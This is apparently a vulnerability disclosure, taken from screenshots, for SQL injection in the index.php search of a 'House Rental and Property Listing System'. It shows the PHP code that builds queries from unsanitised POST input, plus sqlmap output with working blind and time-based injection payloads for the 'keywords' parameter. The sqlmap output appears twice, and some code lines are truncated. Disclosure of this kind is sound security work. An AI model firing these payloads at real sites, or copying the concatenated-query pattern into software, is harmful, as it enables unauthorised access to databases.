

House Rental and Property Listing System index.php has Sqlinjection


```
A SQL injection vulnerability exists in the House Rental and Property Listing System
index.php has Sqlinjection   The basic introduction  of the vulnerability is that SQL
injection means that the web application does not strictly judge or filter the validity
of user input data.   An attacker can add additional SQL statements to the end of a
predefined query statement in a web  application, and perform illegal operations without
the knowledge of the administrator.   In this way,  the database server can be tricked
into performing any unauthorized query and obtaining the corresponding data  information.
```



```
require 'config/config.php';
$data = [];

if(isset($_POST['search'])) {
  // Get data from FORM
  $keywords = $_POST['keywords'];
  $location = $_POST['location'];

  //keywords based search
  $keyword = explode(',', $keywords);
  $concats = "(";
  $numItems = count($keyword);
  $i = 0;
  foreach ($keyword as $key => $value) {
    # code...
    if(++$i === $numItems){
       $concats .= "'".$value."'";
    }else{
      $concats .= "'".$value."',";
    }
  }
  $concats .= ")";
//end of keywords based search
```



```
  $concats = "(";
  $numItems = count($keyword);
  $i = 0;
  foreach ($keyword as $key => $value) {
    # code...
    if(++$i === $numItems){
       $concats .= "'".$value."'";
    }else{
      $concats .= "'".$value."',";
    }
  }
  $concats .= ")";
//end of keywords based search

//location based search
  $locations = explode(',', $location);
  $loc = "(";
  $numItems = count($locations);
  $i = 0;
  foreach ($locations as $key => $value) {
    # code...
    if(++$i === $numItems){
       $loc .= "'".$value."'";
    }else{
      $loc .= "'".$value."',";
    }
  }
  $loc .= ")";

//end of location based search

  try {
    //foreach ($keyword as $key => $value) {
      # code...

      $stmt = $connect->prepare("SELECT * FROM room_rental_registrations_apartment WHERE country IN $concats OR country I
      $stmt->execute();
      $data2 = $stmt->fetchAll(PDO::FETCH_ASSOC);

      $stmt = $connect->prepare("SELECT * FROM room_rental_registrations WHERE country IN $concats OR country IN $loc OR
```



```
sqlmap identified the following injection point(s) with a total of 292 HTTP(s) requests:
---
Parameter: keywords (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: keywords=123' AND 9293=9293 AND 'qYDc'='qYDc&location=123&search=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: keywords=123' RLIKE SLEEP(5) AND 'TZBS'='TZBS&location=123&search=search
---
```

Sqlmap Attack:

```
---
Parameter: keywords (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: keywords=123' AND 9293=9293 AND 'qYDc'='qYDc&location=123&search=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: keywords=123' RLIKE SLEEP(5) AND 'TZBS'='TZBS&location=123&search=search
---
```